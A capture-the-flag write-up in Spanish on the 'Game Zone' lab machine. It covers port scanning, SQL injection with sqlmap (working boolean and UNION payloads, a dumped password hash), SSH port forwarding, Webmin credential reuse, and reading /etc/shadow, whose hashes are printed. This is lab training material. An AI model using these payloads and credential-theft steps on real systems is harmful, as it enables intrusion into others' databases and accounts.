Game Zone

En esta máquina, aprenderemos como localizar una inyección SQL y como explotarla para obtener datos de una base de datos y acceder como un usuario registrado en esta.

Posteriormente, procederemos a obtener una shell en nuestro equipo a través de SSH tunnel.

Recopilación de información

Comenzamos con un escaneo de puertos rápido para conocer cuales de ellos están abiertos:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Game_Zone# nmap -p- --open -v -n -T5
10.10.255.194
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-08 13:07 CEST
Initiating Ping Scan at 13:07
Scanning 10.10.255.194 [4 ports]
Completed Ping Scan at 13:07, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:07
Scanning 10.10.255.194 [65535 ports]
Discovered open port 22/tcp on 10.10.255.194
Discovered open port 80/tcp on 10.10.255.194
Completed SYN Stealth Scan at 13:07, 17.39s elapsed (65535 total ports)
Nmap scan report for 10.10.255.194
Host is up (0.055s latency).
Not shown: 62286 closed ports, 3247 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 17.62 seconds
           Raw packets sent: 74355 (3.272MB) | Rcvd: 68215 (2.729MB)
```

Obtenemos solo 2 puertos abiertos, comprobaremos si contienen alguna vulnerabilidad común con el parámetro --script=vuln y analizaremos sus servicios y versiones con “-sC” y “-sV”:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Game_Zone# nmap -p22,80  --script=vuln -sC -sV -
n -T5 10.10.255.194 -oN output.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-08 13:09 CEST
Host is up (0.052s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.255.194
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.10.255.194:80/
|     Form id: field_username
|     Form action: index.php
|
|     Path: http://10.10.255.194:80/
|     Form id:
|     Form action: #
|
|     Path: http://10.10.255.194:80/index.php
|     Form id: field_username
|     Form action: index.php
|
|     Path: http://10.10.255.194:80/index.php
|     Form id:
|_    Form action: #
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /images/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
| http-internal-ip-disclosure:
|_  Internal IP Leaked: 127.0.1.1
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|   cpe:/a:apache:http_server:2.4.18:
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Explotación

La máquina nos la presentan explicándonos que tendremos que explotar una SQLI para acceder al sistema.

Una Inyección SQL consiste en un tipo de ataque en el que se inyecta código en una base de datos, se suele realizar a través de una entrada de un servidor web.

Esto se produce debido a que el usuario que ha configurado el sistema, no lo ha hecho correctamente y no está filtrando la entrada del cliente, lo cuál se traduce al siguiente ejemplo:

Pongamos que queremos acceder como usuario KAITO al sistema y tiene el ID 212, la consulta que se haría seria:

```
SELECT ID, Name, Password from Users WHERE ID = 212
ID = getRequestString("ID"); // Obtenemos el ID y lo almacenamos.
SQL = "SELECT * FROM Users WHERE ID = " + ID; // Se realiza la consulta
```

¿Cómo podemos explotar este código?

Si nosotros escribimos "' or 1 = 1” a la hora de solicitar el ID, estaríamos engañando al sistema ya que 1=1 devuelve el valor “True".

```
SELECT * FROM Users WHERE UserId = 105 OR 1=1;
```


Como el valor es válido, nos devolvería todas las filas de la tabla "Users".

Pongámoslo en práctica con el Login de "Game Zone".

POST MUY recomendado (podeis haceros vuestros diccionarios de SQLI): https://medium.com/@ismailtasdelen/sql-injection-payload-list-b97656cfd66b


Explotando SQLI

Si accedemos al puerto 80, obtenemos un Login que es el que tendremos que explotar, podremos hacerlo manualmente o con SQLmap, lo realizaremos manualmente:



Tratando de logearnos como "admin" no tenemos éxito, esto es porque no identifica ningúna tupla con el usuario “admin” en la base de datos.

Probaremos utilizando una comilla simple en vez de un nombre de usuario como hemos visto anteriormente en la explicación:



Y... tenemos éxito, estamos dentro del portal.


A continuación, nos interesaría obtener acceso a través de una Shell, podríamos buscar credenciales válidos para SSH a través de la base de datos realizando consultas pero... ¿Dónde?.

Obteniendo los hashes

Como hemos visto anteriormente, este portal está mal configurado de forma que podemos realizar consultas en las bases de datos y hemos dicho que las SQLI suelen producirse por entradas de servidores web mal configurados y delante de nosotros tenemos una entrada que nos permite realizar búsquedas.


Para conocer el parámetro que viaja por el URL podríamos verlo con Burpsuite. También, si analizamos el código inspeccionando elemento, podríamos cambiar el "method" de “POST” a “GET” y realizar la búsqueda para ver el parámetro que utiliza del lado del servidor, en este caso "searchitem".

Probaremos si el parámetro "searchitem" es vulnerable a SQLI utilizando tan solo una comilla simple en la búsqueda:



Recibimos un error de SQL lo cuál nos indica que podemos realizar consultas, vamos a explotar esto.

En mi caso, inicio “Burpsuite” para interceptar la request a la hora de realizar la búsqueda y la copio a un archivo para especificársela a SQLMAP:



Una vez que tenemos la request guardada, nos vamos a sqlmap y lanzamos el siguiente comando:

- -r: para especificar el archivo request.
- --dbs: obtenemos los nombres de las bases de datos.

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Game_Zone# sqlmap -r requestgame --dbs

[*] starting @ 13:54:42 /2020-05-08/

[13:54:42] [INFO] parsing HTTP request from 'requestgame'
[13:54:42] [WARNING] it appears that you have provided tainted parameter values ('searchitem='') with
most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid
parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[13:54:45] [WARNING] it appears that you have provided tainted parameter values ('searchitem='') with
most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid
parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[13:54:46] [INFO] resuming back-end DBMS 'mysql'
[13:54:46] [INFO] testing connection to the target URL
[13:54:46] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with
the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: searchitem (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: searchitem=-2310' OR 1165=1165#

    Type: UNION query
    Title: MySQL UNION query (random number) - 3 columns
    Payload: searchitem=-9722' UNION ALL SELECT
9301,CONCAT(0x7162767171,0x6c4e4874646265546663576374596444c7759655179756b4e75416f7a426b4a746a48456b4649
7a7a,0x716b7a7871),9301#
---
[13:54:46] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL unknown
[13:54:46] [INFO] fetching database names
[13:54:46] [INFO] retrieved: 'information_schema'
[13:54:47] [INFO] retrieved: 'db'
[13:54:47] [INFO] retrieved: 'mysql'
[13:54:47] [INFO] retrieved: 'performance_schema'
[13:54:47] [INFO] retrieved: 'sys'
available databases [5]

[*] db
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

Además, SQLMAP nos muestra el PayLoad que utiliza para explotar las SQLI, podríamos probarlo manualmente si queremos.

A continuación, obtendremos información de la base de datos “db” que es la que no resulta por defecto.

Con el parametro “--dump -D db” obtenemos el nombre de las tablas de la base de datos “db”, los nombres de estas son “username” y “pwd”.

A continuación, obtendremos la información de esas tablas añadiendo a los comandos anteriores el nombre de la tabla que queremos utilizar con el parámetro "-T", en este caso “-T users”:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Game_Zone# sqlmap -r requestgame --dump -D db -T
users
```

```
[14:04:44] [INFO] fetching columns for table 'users' in database 'db'
[14:04:44] [INFO] resumed: 'username','text'
[14:04:44] [INFO] resumed: 'pwd','text'
[14:04:44] [INFO] fetching entries for table 'users' in database 'db'
[14:04:44] [INFO] recognized possible password hashes in column 'pwd'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[14:04:48] [INFO] writing hashes to a temporary file '/tmp/sqlmapvye4c9496425/sqlmaphashes-ba2lms7u.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: db
Table: users
[1 entry]
+----------------------------------------------------------------------+----------+
| pwd                                                                  | username |
+----------------------------------------------------------------------+----------+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47  |
+----------------------------------------------------------------------+----------+

[14:04:53] [INFO] table '`db`.users' dumped to CSV file '/root/.sqlmap/output/10.10.255.194/dump/db/users.csv'
[14:04:53] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.255.194'
[14:04:53] [WARNING] you haven't updated sqlmap for more than 64 days!!!
```

Como vemos, obtenemos un hash y un nombre de usuario, probaremos a resolverlo a través de crackstation.net:

Probaremos con estos credenciales a logearnos por SSH:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Game_Zone/exploit# ssh agent47@10.10.192.149
The authenticity of host '10.10.192.149 (10.10.192.149)' can't be established.
ECDSA key fingerprint is SHA256:mpNHvzp9GPoOcwmWV/TMXiGwcqLIsVXDp5DvW26MFi8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.192.149' (ECDSA) to the list of known hosts.
agent47@10.10.192.149's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$ whoami
agent47
agent47@gamezone:~$ ls /home/agent47/user.txt
/home/agent47/user.txt
```

Post-Explotación

Hemos tenido éxito al logearnos, debemos de escalar privilegios y nos dieron una pista de que sería a través de tunel ssh.

Un túnel SSH es un servicio que trabaja en la máquina local, para acceder a este, deberíamos redireccionar el puerto que tiene ejecutado localmente la máquina victima a un puerto de nuestra máquina atacante.

A través de LinEnum.sh obtengo la siguiente información:


```
[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:10000           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -


[-] Listening UDP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
udp        0      0 0.0.0.0:10000           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
```

Tenemos a la escucha en el puerto 10000 algún servicio, realizaremos un túnel a nuestra máquina para poder acceder.

Para redireccionar este puerto a nuestra máquina atacante, utilizaremos el siguiente comando donde diremos el puerto victima que queremos redireccionar a nuestro puerto de la máquina atacante:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Game_Zone/privesc# ssh -L 10000:localhost:10000 agent47@10.10.192.149
agent47@10.10.192.149 password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Fri May  8 09:15:24 2020 from 10.11.4.143

agent47@gamezone:~$
```

Y si accedemos desde nuestra URL a localhost:10000 y Si probamos reutilización de credenciales, lograremos acceder al panel de Webmin.



A continuación, tendremos que obtener una Shell, para ello buscaremos exploits con la versión de webmin.

Obteniendo Shell desde Webmin


Con searchsploit buscamos la versión de Webmin y obtenemos un exploit escrito en Ruby.

Si lo analizamos, podemos entender que el directorio "/file/show.cgi/" permite visualizar directorios del sistema.

Vamos a visualizar directorios interesantes como por ejemplo "/etc/shadow":

```
root:$6$Llhg4MdC$f9TRe8xLelwHpj5JvCNprpWBnHppEnryPo1mGiKW2U71SpTVZRRE0f7/3kZsIwNsRpcc7GlcVSnuYfiN5n7Yw.:18124:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
lxd:*:18122:0:99999:7:::
messagebus:*:18122:0:99999:7:::
uuidd:*:18122:0:99999:7:::
dnsmasq:*:18122:0:99999:7:::
sshd:*:18122:0:99999:7:::
agent47:$6$QRnDATVa$Dhv2K3GVe40X5hxB/vrdBeBD0YwtwGzFZfEL6/MdvOyO6S2w6pmaZy/h4j.3DKrCGtXoqkVTy.PDJsuOeZ6In1:18124:0:99999:7:::
mysql:!:18122:0:99999:7:::
```

Podriamos visualizar la contraseña de root desde aquí:




```
aquí estaria tu flag
```

He tratado de conseguir una shell pero sin metasploit no lo he conseguido, si alguien tiene alguna propuesta o puede ayudarme que no dude en escribirme.